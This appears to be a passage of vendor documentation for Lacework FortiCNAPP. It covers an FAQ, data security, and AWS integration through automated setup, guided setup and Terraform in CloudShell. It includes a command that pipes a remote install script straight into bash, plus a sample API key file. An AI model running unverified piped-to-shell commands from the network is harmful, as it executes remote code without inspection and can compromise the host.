Lacework FortiCNAPP is a breach detection and investigation tool. It provides information on when and how a breach happened, including the users, machines and applications involved in the breach.

How is Lacework FortiCNAPP Polygraph different from micro-segmentation?

Micro-segmentation is a firewall technology where every machine must be tagged and multiple policies must be created to allow or block communication. Lacework FortiCNAPP Polygraph is a zero-touch breach detection system that automatically tags workloads. It works at the application and container level and is more precise than micro-segmentation, which looks at only network connectivity. Lacework FortiCNAPP Polygraph monitors application behaviors and alerts if any anomaly is detected. It does not require manually creating rules or policies.

Can I use Lacework FortiCNAPP for micro-segmentation?

Lacework FortiCNAPP Polygraph provides workload-level communication patterns, which can be used to construct micro-segmentation policies.

How long is data stored by Lacework FortiCNAPP?

Lacework FortiCNAPP stores data for 90 days by default. If you need to store data for longer, contact Fortinet Support for assistance.

Does Lacework FortiCNAPP Polygraph support Containers?

Lacework FortiCNAPP Polygraph accesses information from Docker environments to facilitate breach detection and incident investigation. Lacework FortiCNAPP is fully container-aware and is available as a Docker container.

Are CVSS scores available for Amazon Linux?

Amazon Linux AMI security advisories combine CVEs. This results in no CVSS score or multiple CVSS scores from the Amazon Linux Security Center. Lacework FortiCNAPP shows N/A when a CVSS score is not available.

Where and how can I check the service status of Lacework FortiCNAPP?

You can retrieve real-time updates of performance and overall system status from https://status.lacework.net/. You can also subscribe to updates from the status web page, which sends notifications and updates to all registered email subscribers.

I am having issues getting emails from Lacework FortiCNAPP or using the links from the Lacework FortiCNAPP login email?

If your organization uses Microsoft Office 365 Exchange Server, Fortinet Inc. recommends adding the Lacework FortiCNAPP sending domain (`lacework.net`) to your Office 365 Exchange Email allowlist. For more information, see Troubleshooting access to the console on page 2085.

Data Security

Is the data encrypted when in transit?

The Lacework FortiCNAPP agent encrypts all data when in transit.

Does Lacework FortiCNAPP Polygraph collect any PII or sensitive data?

Lacework FortiCNAPP collects some personally identifiable information (PII) in order to provide services. For more information, see the Fortinet Privacy Policy.

How is the data stored at the Lacework FortiCNAPP site?

All data stored by the Lacework FortiCNAPP Polygraph is encrypted at rest.

Is customer data shared with other customers?

Each customer's data is stored in a separate database, and no data sharing occurs. Lacework FortiCNAPP has a multi-tenant architecture where processing is done by a common application.

How are usernames and password kept safe?

The Lacework FortiCNAPP system does not store customer usernames or passwords.

Additional resources

To learn more about Lacework FortiCNAPP, and for information about technical issues, refer to the following resources.

Fortinet Document Library

Additional documentation and release notes are available online at the Fortinet Document Library.

Fortinet Community

The Fortinet Community provides a place to collaborate, share insights and experiences, and get answers to questions. It incorporates the Fortinet Knowledge Base and technical discussion forums. You can access the Fortinet Community for Lacework FortiCNAPP at https://community.fortinet.com/t5/Lacework/gh-p/lacework.

Knowledge Base

The Fortinet Knowledge Base provides access to a variety of articles, white papers, and other documentation that provides technical insight into a range of Fortinet products. You can access the Knowledge Base at https://community.fortinet.com/t5/Knowledge-Base/ct-p/knowledgebase.

Fortinet technical discussion forums

The online technical forum allows administrators to contribute to discussions about issues related to their Fortinet products. Searching the forum can help an administrator identify if an issue has been experienced by another user. You can access the support forum at https://community.fortinet.com/t5/Fortinet-Forum/bd-p/fortinet-discussion.

Fortinet Training Institute

The Fortinet Training Institute hosts a collection of tutorials and training materials that you can use to increase your knowledge of Fortinet products. You can access these training resources at https://www.fortinet.com/training.html.

Fortinet Support

If you need additional help, contact Fortinet Support for assistance.

Integration

This section describes:

- AWS integration on page 121
- Azure integration on page 250
- Google Cloud integration on page 295
- OCI integration on page 387
- Kubernetes compliance integration on page 407

AWS integration

Lacework FortiCNAPP onboarding offers the following types of AWS integration with your Lacework FortiCNAPP account, depending on your specific cloud environment and whether you are interested in compliance or log monitoring:

Integration Type	Description
Configuration	Integrates with your AWS environment to analyze configuration compliance.
Configuration (US GovCloud)	Integrates with your AWS US GovCloud environment to analyze configuration compliance.
CloudTrail+Configuration	Integrates with your AWS environment to analyze CloudTrail activity and configuration compliance.
CloudTrail+Configuration (US GovCloud)	Integrates with your AWS US Govcloud environment to analyze CloudTrail activity and configuration compliance.
Amazon EKS Audit Log Integration	Integrates with your AWS account to monitor and baseline Kubernetes audit logs.
Agentless Workload Scanning for a single account or an organization	Integrates with your AWS account or organization to scan vulnerabilities on your hosts and containers. See Agentless workload scanning overview on page 647.
AWS Security Hub	Integrates with AWS Security Hub in order to receive security findings.

Ensure that you are deploying an integration to a supported AWS region.

1. Select *Configure cloud account* in the *Onboarding* page.
2. Click *Amazon Web Services* as your cloud provider on the *Select a cloud provider* page. A list of available integration types appear.
3. Determine which type of integration to perform for your Lacework FortiCNAPP account.

Lacework FortiCNAPP Foundational Technical Review Assessor


Use the Lacework FortiCNAPP Foundational Technical Review (FTR) assessor to assess your AWS SaaS solution against the AWS FTR requirements. The tool generates the following items for your FTR:

- Your FTR Self-Assessment Checklist. The FTR Assessor produces a partially completed FTR Checklist that you can use as a starting point for your FTR submission. The FTR Assessor populates the checklist with the information it gathers from your AWS account.
- Your CIS AWS Foundations Benchmark Report. The FTR Assessor produces a report that shows how your AWS account complies with the CIS Amazon Web Services Foundations Benchmark. The report includes a summary of the number of checks that passed, failed or, were not applicable.
- Your AWS Architecture Diagram. The FTR Assessor generates an architecture diagram that shows the resources in your AWS account. It produces a SVG file and a Graphviz DOT file that you can further modify and generate your own image. A diagram is generated for each region in your AWS account.

The FTR Assessor is available as a CloudFormation template for *existing* Lacework FortiCNAPP customers. New Lacework FortiCNAPP customers can download the Lacework FortiCNAPP FTR Assessor from the AWS Marketplace.

Architecture

The FTR Assessor is a serverless web application that uses AWS Fargate ECS to audit your AWS account where your SaaS solution resides.



Use the CloudFormation Template to Deploy the Assessor

Make sure the following prerequisites are met before using the assessor:

- The AWS account your want to assess is integrated with Lacework FortiCNAPP.
- Have AWS IAM permissions to execute CloudFormation templates, create IAM roles, and create ECS tasks.
- Have the ability to create a new VPC.

1. Select the Launch Stack button to log in to your CloudFormation console and launch the template.
2. Specify the following Basic Configuration parameters:
   - Specify the *Stack name* for the stack.
   - Specify *Your Lacework FortiCNAPP Account Name*.
   - Specify your *Lacework FortiCNAPP Access Key ID* and *Lacework FortiCNAPP Secret Key* that you copied from your API Keys file. Make sure to you create the API Keys with administrator privileges as a User or Service Account. See API Keys.
   - Do not specify a value for an *IAM role*.
3. Select *Next* through to your stack *Review*.
4. Accept the AWS CloudFormation terms and click *Create stack*.
5. Select the *Outputs* tab, after the stack is created.
6. Copy the *PassCode*.
7. Select the *FtrUrl* link. You are taken the FTR Assessor web application.
8. Enter the *PassCode* and then select *Submit*.
9. Follow the instructions in the FTR Assessor web application to generate your checklist, CIS AWS Foundations Benchmark Report, and architecture diagram.

The FTR Assessor generates a ZIP file that contains your FTR Checklist, CIS Amazon Web Services Foundations Benchmark Report, and Amazon Web Services Architecture Diagram. When the assessment is complete, you can download the ZIP file from the FTR Assessor web application.

AWS integration using Terraform

This section describes the following topics related to Lacework FortiCNAPP AWS integration using Terraform:

- AWS CloudTrail Account Mapping for Organizations on page 236
- AWS Integration - Automated on page 125
- AWS Integration - Guided Configuration on page 129
- AWS Integration - Terraform from AWS CloudShell on page 134
- AWS Integration - Terraform from Any Supported Host on page 144

AWS Integration - Automated

Use automated integration to quickly deploy Lacework FortiCNAPP monitoring into your AWS account. For more information about these integrations, see AWS integration on page 121.

This section contains the following information:

- Recommended AWS permissions
- Running automated configuration
- Frequently asked question

Automated configuration supports account-level integrations only.

Organization-level integrations are not supported. For organization-level integrations, use the guided or manual configuration methods, or the lacework generate cloud-account aws CLI command. For more information, see AWS integration on page 121.

Before You Begin: Recommended AWS Permissions

Due to the complexity of AWS permissions, we recommend that for your first deployment you use an AWS account with full administrator access.

If you are more experienced with AWS access control, you may create a custom IAM policy with limited permissions and attach the policy to specific roles or users.

Running Automated Configuration

To deploy Lacework FortiCNAPP to your AWS account using automated configuration:

1. Log in to the Lacework FortiCNAPP Console.
2. Go to *Settings* > *Integrations* > *Cloud accounts* and click *Add New*.
3. Click *Amazon Web Services*, select *Automated configuration*, and then click *Next*.
4. Select the integration types from the following:
   - *Agentless Workload Scanning*: Monitor and analyze workloads across your cloud account without installing agents in each resource.
   - *Configuration*: Monitor and analyze your AWS account configuration for security compliance.
   - *CloudTrail*: Monitor and analyze activity on your AWS account through AWS CloudTrail logs.
5. Enter your account credentials.

We recommend that you obtain temporary AWS Security Token Service (STS) credentials for this account. For instructions, see Obtain Temporary AWS Security Token Service (STS) Credentials on page 126.

6. In *Default region*, select the region where the Lacework FortiCNAPP resources will be deployed for the integrations.
7. Click *Integrate*.

   The selected integrations are created for your AWS account.

   Click on an integration type to view the list of cloud resources created for the integration.

   The `LaceworkTag` and `LaceworkIntegration` tags are added to the cloud resources. For more information about these tags, see How do I know which cloud resources were created by automated configuration? on page 127
8. Click *Exit*.

Obtain Temporary AWS Security Token Service (STS) Credentials

For AWS account authorization, you may use temporary AWS Security Token Service (STS) credentials. This ensures that Lacework FortiCNAPP only has temporary authorization to create the integrations in your AWS account.

You can obtain the STS credentials using the following two methods:

- Using AWS IAM Identity Center
- Running an AWS CLI command as an IAM user

Using IAM Identity Center

To generate temporary access credentials using AWS IAM Identity Center:

1. In the AWS access portal, in the *Accounts* tab, click the account that you want to integrate.
2. Click *Access keys* next to the IAM role you want to use for creating the integrations.
3. Click *Option 3: Use individual values in your AWS service client*.
4. Copy the values in the following fields:
   - AWS access key ID
   - AWS secret access key
   - AWS session token

Using an IAM User

To generate temporary access credentials using an IAM user:

1. Install the AWS CLI on your machine.
2. In a terminal window use the AWS CLI to log in to the AWS account that you want to integrate.

3. Enable a MFA device for the IAM user. For more information, see General steps for enabling MFA devices.
4. Run the following command to obtain the serial number of your MFA device.

```
aws iam list-mfa-devices --user-name YourIAMUserName
```

5. Run the following command to obtain the credentials.

```
aws sts get-session-token --serial-number "YourMFADeviceSerialNumber" --token-code
YourMFATokenCode --duration-seconds 3600
```

   Where:
   - `YourMFADeviceSerialNumber` is the serial number of your MFA device.
   - `YourMFATokenCode` is the token code provided by your MFA device.
6. Copy the values for the following fields in the output:
   - *AccessKeyId*
   - *SecretAccessKey*
   - *SessionToken*

Frequently Asked Questions

Can I disable creation of a specific integration when using automated configuration?

You can enable or disable the creation of specific integrations.

By default, automated configuration creates the Configuration, CloudTrail, and Agentless Workload Scanning integrations.

If the creation of an integration type fails, why does Lacework FortiCNAPP roll back the resources created for other integration types that were created successfully?

By default, automated configuration creates the Configuration, CloudTrail, and Agentless Workload Scanning integrations. If any of the selected integration types are not created successfully, Lacework FortiCNAPP rolls back the resources created for all integration types so that you can fix the error that caused an integration type to fail, and run automated configuration again.

How do I know which cloud resources were created by automated configuration?

A list of cloud resources created for each integration are displayed when you run automated configuration.

You can also search for the following tags in your AWS account to identify the resources that were created.

If you delete an integration, you can delete the resources that have the tags for the integration. For example, if you delete a Cloudtrail integration that was created using automated configuration, you can find resources that have the `LaceworkIntegration` tag with the value `cloudtrail` in your AWS account, and delete the resources.

Tag	Value	Description
LaceworkTag	`lacework-self-deploy`	Specifies that the cloud resource was created when you ran automated configuration.
LaceworkIntegration	• `configuration` (for Configuration integration) • `cloudtrail` (for CloudTrail integration) • `agentless` (for Agentless Workload Scanning integration)	Specifies the integration type for which the resource was created.

AWS Integration - Guided Configuration

This topic describes how to use guided configuration to integrate AWS with Lacework FortiCNAPP. Guided configuration is a wizard-like interface that takes your input and generates a script that downloads and sets up all necessary Lacework FortiCNAPP CLI and Terraform components to create the AWS integration non-interactively through AWS CloudShell. You can also choose to run the generated bundle from any host supported by Terraform.

Requirements

- Ensure that you are deploying the integration to a supported AWS region.
- The final step of guided configuration is to run the generated bundle from either AWS CloudShell or any Terraform-supported host. Ensure your environment meets the corresponding requirements.

From AWS CloudShell

- *AWS Account Admin* - The account used to run Terraform must have administrative privileges on every AWS account you intend to integrate with Lacework FortiCNAPP.
- *Lacework FortiCNAPP Administrator* - A Lacework FortiCNAPP account with administrator privileges.

From Any Supported Host

- *AWS Account Admin* - The account used to run Terraform must have administrative privileges on every AWS account you intend to integrate with Lacework FortiCNAPP.
- *AWS CLI* - The Terraform provider for AWS leverages the configuration from the AWS CLI and it is recommended the AWS CLI is installed and configured with API keys for the account being integrated.
- *Linux Tools* - The following Linux tools must be installed and present on PATH: curl, Git, and unzip.
- *Lacework FortiCNAPP Administrator* - A Lacework FortiCNAPP account with administrator privileges.

Navigate to Guided Configuration

Follow these steps to integrate using guided configuration.

1. Log in to the Lacework FortiCNAPP Console.
2. Go to *Settings* > *Integrations* > *Cloud accounts*.

3. Click *+ Add New*.
4. Click *Amazon Web Services* and select *Guided configuration*.
5. Click *Next*.
6. Select an integration type and follow the steps for the corresponding integration type.
   The following sections describe the available integration types.

Create a CloudTrail+Configuration Integration

Answer the questions about how to configure the integration.

Basic Configuration

1. *Do you want to enable Configuration integration?*
   A Configuration integration analyzes your AWS environment's configuration compliance.
2. *Do you want to enable CloudTrail integration?*
   A CloudTrail integration analyzes CloudTrail activity.
3. *Select the AWS region of your AWS accounts*.
4. *Select an API key*.
   - Select an existing API key from the list.
   - If no API keys exist, click *Create New Key*, provide a name and description, and click *Save*. Then select the key to use in the integration.

Advanced Configuration

For optional advanced configuration, click *Advanced configuration (optional)* and click *Configure* for the options you want to configure. The following options are available.

Additional CloudTrail options

- *Consolidate CloudTrail logs* - Select to configure a consolidated CloudTrail.

If you consolidate CloudTrails from multiple AWS accounts into one bucket, Lacework FortiCNAPP maps the account ID to the account alias for the root account only. Other account IDs are not mapped to account aliases.

- *Enable force destroy of the S3 bucket* - Select to enable force destroy (required when bucket is not empty).
- *Enable SQS encryption* - Select to enable server-side encryption on SQS.
- *CloudTrail integration name* - A unique name for the integration that displays in the Lacework FortiCNAPP Console.
- *SQS queue name* - Name of the SQS queue.
- *SQS encryption key ARN* - ARN of the KMS encryption key to use for SQS.

CloudTrail bucket options

- *Use an existing CloudTrail bucket instead* - Enable to use an existing bucket.
- *Bucket name* - Name of the newly created bucket.
- *Enable bucket encryption* - Select to enable encryption on the created bucket.
- *Bucket SSE key ARN* - ARN of the KMS encryption key to use for the bucket.

CloudTrail SNS topic options

- *Use an existing SNS topic instead* - Enable to use an existing topic.
- *SNS topic name* - Name of the newly created topic.
- *Disable SNS topic encryption* - Select to disable encryption on the SNS topic. Default behavior uses encryption.
- *SNS topic encryption key ARN* - ARN of the KMS encryption key to use for SNS.

Add additional AWS accounts to Lacework FortiCNAPP

Specify the AWS profile and region. Add AWS accounts as needed.

Configure Lacework FortiCNAPP integration with an existing IAM role

- *Name* - IAM role name. Must match IAM role ARN.
- *ARN* - IAM role ARN.
- *External ID* - Paste the external ID from the custom IAM role that Lacework FortiCNAPP uses to access your AWS account. If the external ID does not comply with the format requirements, click the Refresh icon to generate a new one. Then follow the steps to update the external ID in the AWS console before returning here to finish the integration.

Create an EKS Audit Log Integration

Answer the questions about how to configure the integration.

Basic Configuration

1. *AWS region*
   Select your AWS region.
2. *Comma separated list of EKS clusters*
   Enter a comma separated list of the EKS clusters you want to integrate.
3. *Select an API key*.
   - Select an existing API key from the list.
   - If no API keys exist, click *Create New Key*, provide a name and description, and click *Save*. Then select the key to use in the integration.

Advanced Configuration

For optional advanced configuration, click *Advanced configuration (optional)* and click *Configure* for the options you want to configure. The following options are available.

Bucket settings

- *Enable S3 bucket versioning?* - Select to enable S3 bucket versioning.
- *Should MFA object deletion be required for the new bucket?* - Select to require MFA object deletion (requires bucket versioning).
- *Should force destroy be enabled for the new bucket?* - Select to enable force destroy of the S3 bucket (required when bucket is not empty).
- *Enable encryption for the new bucket?* - Select to enable encryption on the S3 bucket.
- *Specify the Bucket SSE algorithm* - Encryption algorithm to use for S3 bucket server-side encryption.
- *Specify the existing SSE KMS key ARN* - Existing KMS encryption key ARN for bucket. Required when the bucket SSE algorithm is KMS and using an existing KMS key.
- *Specify the bucket lifecycle expiration (days)* - Lifetime in number of days of the bucket objects (default is 180).

Existing cross account IAM role

- *Specify an existing cross-account IAM role ARN* - IAM role ARN to use for cross-account access.
- *Cross-account IAM role external ID* - Paste the external ID from the custom IAM role that Lacework FortiCNAPP uses to access your AWS account. If the external ID does not comply with the format requirements, click the Refresh icon to generate a new one. Then follow the steps to update the external ID in the AWS console before returning here to finish the integration.

Firehose settings

- *Specify an existing Firehose IAM role ARN* - IAM role to use for the Kinesis Firehose.
- *Enable encryption on Firehose?* - Select to enable encryption on Firehose.
- *Specify existing KMS encryption key ARN for Firehose* - ARN of an existing KMS encryption key to use for the Kinesis Firehose.

CloudWatch settings

- *Specify an existing CloudWatch IAM role ARN* - IAM role ARN to use for the CloudWatch filter.

SNS settings

- *Enable encryption on SNS topic?* - Select to enable encryption on the topic.
- *Specify existing KMS encryption key ARN for SNS topic* - ARN of an existing KMS encryption key to use for the SNS topic.

Integration settings

- *Specify an integration name* - A unique name for the integration that displays in the Lacework FortiCNAPP Console.

Generate CLI Bundle

After providing basic configuration information and any desired advanced configuration information, generate the CLI bundle.

1. Click *Generate CLI bundle*. This generates a CLI bundle specifically for you based on the information entered. You will copy and paste this into the AWS CloudShell to create the integration.
2. Ensure your environment meets all prerequisites.
3. Click *Copy download bundle command to clipboard*.
4. As an account with administrator access, go to the AWS CloudShell.
5. Paste the command and press enter.
   This downloads the Lacework FortiCNAPP CLI, sets up the CLI with your configuration, calls the CLI non-interactively, and applies Terraform. When the command finishes, the new integration appears in the Cloud accounts list after you refresh the Lacework FortiCNAPP Console screen.

AWS Integration - Terraform from AWS CloudShell

To integrate with AWS, we recommend using guided configuration. The guided interface takes your input and generates a script that downloads and sets up all necessary Lacework FortiCNAPP CLI and Terraform components to create the integration non-interactively.

To use guided configuration:

1. In the Lacework FortiCNAPP Console go to *Settings > Integrations > Cloud accounts*.
2. Click *+ Add New*.
3. Click *Amazon Web Services* and select *Guided configuration*.

Alternatively, follow the steps in this topic for the following methods:

- Use the Lacework FortiCNAPP CLI to generate and run Terraform code.
- Create the `main.tf` file manually and run Terraform from AWS CloudShell. This may be required for complex integration scenarios.

This topic describes how to integrate with AWS by running Lacework FortiCNAPP Terraform modules from AWS CloudShell.

If you are new to the Lacework FortiCNAPP Terraform provider, or Lacework FortiCNAPP Terraform modules, see Terraform for Lacework FortiCNAPP Overview to learn the basics on how to configure the provider.

Lacework FortiCNAPP Terraform modules for AWS do not support GovCloud integration yet.

Resources Provisioned by Lacework FortiCNAPP Terraform Modules

To integrate AWS with Lacework FortiCNAPP, Lacework FortiCNAPP Terraform modules provision the following resources in the designated AWS account:

- *IAM Cross-Account Role* - A cross-account role is required to give access to Lacework FortiCNAPP access for assessments of cloud resource configurations and for analysis of CloudTrail events. The cross-account role is given the following policies:
  - SecurityAudit - AWS-managed policy to provide read-only access to cloud resource configurations.
  - *Lacework FortiCNAPP Custom IAM Policy* - A custom policy that provides Lacework FortiCNAPP read-only access to ingest CloudTrail logs.
- *CloudTrail* - Lacework FortiCNAPP can create a new trail or use an existing CloudTrail.

- *S3 Bucket* - An S3 bucket is required for all CloudTrail integrations. Lacework FortiCNAPP can use an existing bucket or create a new bucket in the designated account.
- *SNS Topic* - An SNS topic is required for all CloudTrail integrations. Terraform can use an existing SNS topic or create one if an SNS topic has not been added to an existing CloudTrail.
- *SQS Queue* - An SQS queue is required for all CloudTrail integrations and monitored by Lacework FortiCNAPP.

Requirements

- *AWS Account Admin* - The account used to run AWS CloudShell inherits the permissions of the user that starts CloudShell.
- *Lacework FortiCNAPP Administrator* - You must have a Lacework FortiCNAPP account with administrator privileges.
- Ensure that you are deploying the integration to a supported AWS region.

Module Inputs Reference

For an up-to-date guide on all available configuration inputs, refer to the documentation on the Terraform Registry:

- AWS CloudTrail Module Inputs
- AWS Config Module Inputs
- AWS IAM Role Module Inputs

Module Dependencies

Lacework FortiCNAPP Terraform modules for AWS have the following dependencies that are installed when running `terraform init`:

- `aws`
- `random`
- `time`

For detailed information on these dependencies, visit Lacework FortiCNAPP on the Terraform Registry.

AWS CloudShell Configuration

AWS CloudShell is a browser-based shell that makes it easy to securely manage, explore, and interact with your AWS resources. CloudShell is pre-authenticated with your AWS console credentials. Common development and operations tools are pre-installed, so no local installation or configuration is required. With CloudShell, you can quickly run scripts with the AWS CLI, experiment with AWS service APIs using the AWS SDKs, or use a range of other tools to be productive. You can use CloudShell right from your browser and at no additional cost.

Lacework FortiCNAPP provides a robust command line interface (CLI) that generates Terraform code, installs the Terraform CLI (if not already installed), and can run Terraform inside AWS CloudShell.

Install the Lacework FortiCNAPP CLI in AWS CloudShell

This section covers installing the Lacework FortiCNAPP CLI in AWS CloudShell.

1. Log in to the AWS Console and go to AWS CloudShell.
2. Launch a new CloudShell.
3. Once CloudShell is provisioned, copy and paste the following commands to install the Lacework FortiCNAPP CLI:

```
mkdir -p "$HOME"/bin
curl https://raw.githubusercontent.com/lacework/go-sdk/main/cli/install.sh | bash -s --
-d "$HOME"/bin
```

Sometimes, you have to exit the CloudShell and reopen it for the Lacework FortiCNAPP CLI to be loaded in your `$PATH`.

Create Lacework FortiCNAPP API Key

The Lacework FortiCNAPP CLI requires an API key and secret to authenticate with Lacework FortiCNAPP. Lacework FortiCNAPP API keys can be created by Lacework FortiCNAPP account administrators via the Lacework FortiCNAPP Console. For more information, go to API Access Keys.

1. Log in to the Lacework FortiCNAPP Console.
2. Click *Settings > Configuration > API keys*.
3. Click *+ Add New*.
4. Enter a name for the key and an optional description.
5. Click *Save*.
6. Click the ... icon and then *Download* to save the API key file locally.

The contents of your API key contain a `keyId` `secret`, `subAccount`, and `account`:

```
{
  "keyId": "ACCOUNT_ABCEF01234559B9B07114E834D8570F567C824039756E03",
  "secret": "_abc1234e243a645bcf173ef55b837c19",
  "subAccount": "myaccount",
  "account": "myaccount.lacework.net"
}
```

Configure the Lacework FortiCNAPP CLI

Use the `lacework configure` command in AWS CloudShell to configure the CLI with the API key downloaded from the previous step.

```
lacework configure
Account: example
Access Key ID: EXAMPLE_1234567890ABCDE1EXAMPLE1EXAMPLE123456789EXAMPLE
Secret Access Key: ********************************

You are all set!
```

The `lacework configure` command generates a file named `.lacework.toml` inside your home directory (`$HOME/.lacework.toml`) with a single profile named `default`.

Deployment Scenarios

Lacework FortiCNAPP Terraform modules for AWS support the following deployment scenarios:

Scenario 1 - Deploy New CloudTrail and Add Configuration Assessment

This scenario creates a new CloudTrail in an AWS account along with a cross-account IAM role to provide Lacework FortiCNAPP access to monitor CloudTrail, AWS resource configurations, and integrate the AWS account into Lacework FortiCNAPP.

Run the Lacework FortiCNAPP CLI in CloudShell

1. Inside your CloudShell, run the following Lacework FortiCNAPP CLI command:

```
lacework generate cloud-account aws       \
  --config --cloudtrail --noninteractive  \
  --aws_region YourAWSRegion
```

The Terraform files are created in the `~/lacework/aws` directory.

2. Navigate to the `~/lacework/aws` directory.
3. Run `terraform plan` and review the changes that will be applied.
4. Once satisfied with the changes that will be applied, run `terraform apply` to execute Terraform.

If creating the `main.tf` file manually, you can use Terraform inputs to customize Lacework FortiCNAPP Terraform modules. See the documentation on the Terraform Registry for the complete list of inputs for each module.

Validate the Configuration

To confirm that the cloud account integrations are working, use the Lacework FortiCNAPP CLI or log in to the Lacework FortiCNAPP Console.

To validate the integration using the CLI, run the `lacework cloud-account list` command. You should see two integrations: `AwsCfg` for the Config integration, and `AwsCtSqs` for the CloudTrail integration.

To validate the integration using the Lacework FortiCNAPP Console, log in to your account and go to *Settings* > *Integrations* > *Cloud Accounts*.

Scenario 2 - Integrate Existing CloudTrail and Add Configuration Assessment

In this scenario, Terraform configures a cross-account IAM role to provide Lacework FortiCNAPP access to monitor an existing CloudTrail. That same cross-account role also provides Lacework FortiCNAPP permissions to audit AWS resource configurations, and integrate the AWS account into Lacework FortiCNAPP. An SQS queue is created for Lacework FortiCNAPP, and you can optionally deploy an SNS topic for that SQS queue if one does not already exist.

About SNS Topics

AWS CloudTrail provides an option to create an SNS topic, which is required to integrate AWS environments with Lacework FortiCNAPP. The Lacework FortiCNAPP Terraform module for CloudTrail creates a new SNS topic by default. The SNS topic must be created in the same region as the existing CloudTrail, and it must be manually attached to the CloudTrail by logging in to the AWS console, going to CloudTrail, and then selecting the new SNS topic.

Run the Lacework FortiCNAPP CLI in CloudShell

1. Inside your CloudShell, run the following Lacework FortiCNAPP CLI command (must be run in the account that owns the S3 bucket used with the CloudTrail):

   ```
   lacework generate cloud-account aws            \
     --config --cloudtrail --noninteractive       \
     --aws_region YourRegionOfExistingCloudTrail  \
     --existing_bucket_arn YourExistingBucketARN
   ```

   The Terraform files are created in the `~/lacework/aws` directory.
2. Navigate to the `~/lacework/aws` directory.
3. Run `terraform plan` and review the changes that will be applied.
4. Once satisfied with the changes that will be applied, run `terraform apply` to execute Terraform.

If you have an SNS topic configured on the existing CloudTrail, specify it using the `--existing_sns_topic_arn YourExistingTopicARN` flag.

If you do not have an existing SNS topic configured on the existing CloudTrail, then the Terraform module automatically creates one, but you must manually attach the SNS topic to the existing CloudTrail.

If creating the `main.tf` file manually, you can use Terraform inputs to customize Lacework FortiCNAPP Terraform modules. See the documentation on the Terraform Registry for the complete list of inputs for each module.

Validate the Configuration

To confirm that the Cloud Account integrations are working, use the Lacework FortiCNAPP CLI or log in to the Lacework FortiCNAPP Console.

To validate the integration using the CLI, run the `lacework cloud-account list` command. You should see two integrations: `AwsCfg` for the Config integration, and `AwsCtSqs` for the CloudTrail integration.

To validate the integration using the Lacework FortiCNAPP Console, log in to your account and go to *Settings* > *Integrations* > *Cloud Accounts*.

Scenario 3 - Deploy New Consolidated CloudTrail and Configuration Assessment

Lacework FortiCNAPP supports the integration of consolidated CloudTrail deployments where multiple sub-accounts send CloudTrail logs to a main CloudTrail account.

This scenario enables an organization CloudTrail and a cross-account IAM role to give Lacework FortiCNAPP access to CloudTrail and integrates the AWS accounts into Lacework FortiCNAPP.

For consolidated CloudTrails, Lacework FortiCNAPP maps the account ID to the account alias for the root account only. Other account IDs are not mapped to their account aliases.

Run the Lacework FortiCNAPP CLI in CloudShell

1. Inside your CloudShell, run the following Lacework FortiCNAPP CLI command:

```
lacework generate cloud-account aws       \
  --config --cloudtrail --noninteractive  \
  --aws_region RegionOfYourMainAccount    \
  --consolidated_cloudtrail               \
  --aws_subaccount SubAccount:RegionOfYourSubAccount
```

   - To integrate more sub-accounts, provide multiple `--aws_subaccount` flags.
   - The AWS sub-accounts names you provide must match the profile names in your `~/.aws/credentials` file.

   The Terraform files are created in the `~/lacework/aws` directory.
2. Navigate to the `~/lacework/aws` directory.
3. Run `terraform plan` and review the changes that will be applied.
4. Once satisfied with the changes that will be applied, run `terraform apply` to execute Terraform.

For more information on organization level CloudTrail deployments, see AWS documentation.

If creating the `main.tf` file manually, you can use Terraform inputs to customize Lacework FortiCNAPP Terraform modules. See the documentation on the Terraform Registry for the complete list of inputs for each module.

Validate the Configuration

To confirm that the Cloud Account integrations are working, use the Lacework FortiCNAPP CLI or log in to the Lacework FortiCNAPP Console.

To validate the integration using the CLI, run the `lacework cloud-account list` command. You should see at least two integrations (depending on how many `--aws_subaccount` flags you provided): one or more `AwsCfg` for the Config integration(s), and `AwsCtSqs` for the CloudTrail integration.

To validate the integration using the Lacework FortiCNAPP Console, log in to your account and go to *Settings* > *Integrations* > *Cloud Accounts*.

Scenario 4 - Integrate Existing Consolidated CloudTrail and Configuration Assessment

Lacework FortiCNAPP supports the integration of consolidated CloudTrail deployments where multiple sub-accounts send CloudTrail logs to a main CloudTrail account.

This scenario uses an existing consolidated CloudTrail, and deploys a cross-account IAM role to give Lacework FortiCNAPP access to CloudTrail and integrates the AWS accounts into Lacework FortiCNAPP. The cross-account role also provides Lacework FortiCNAPP access to assess cloud resource configurations.

For consolidated CloudTrails, Lacework FortiCNAPP maps the account ID to the account alias for the root account only. Other account IDs are not mapped to their account aliases.

Run the Lacework FortiCNAPP CLI in CloudShell

1. Inside your CloudShell, run the following Lacework FortiCNAPP CLI command:

```
lacework generate cloud-account aws            \
  --config --cloudtrail --noninteractive       \
  --aws_region RegionOfYourMainAccount         \
  --consolidated_cloudtrail                    \
  --existing_bucket_arn YourExistingBucketARN  \
  --aws_subaccount SubAccount:RegionOfYourSubAccount
```

   The Terraform files are created in the `~/lacework/aws` directory.
2. Navigate to the `~/lacework/aws` directory.
3. Run `terraform plan` and review the changes that will be applied.
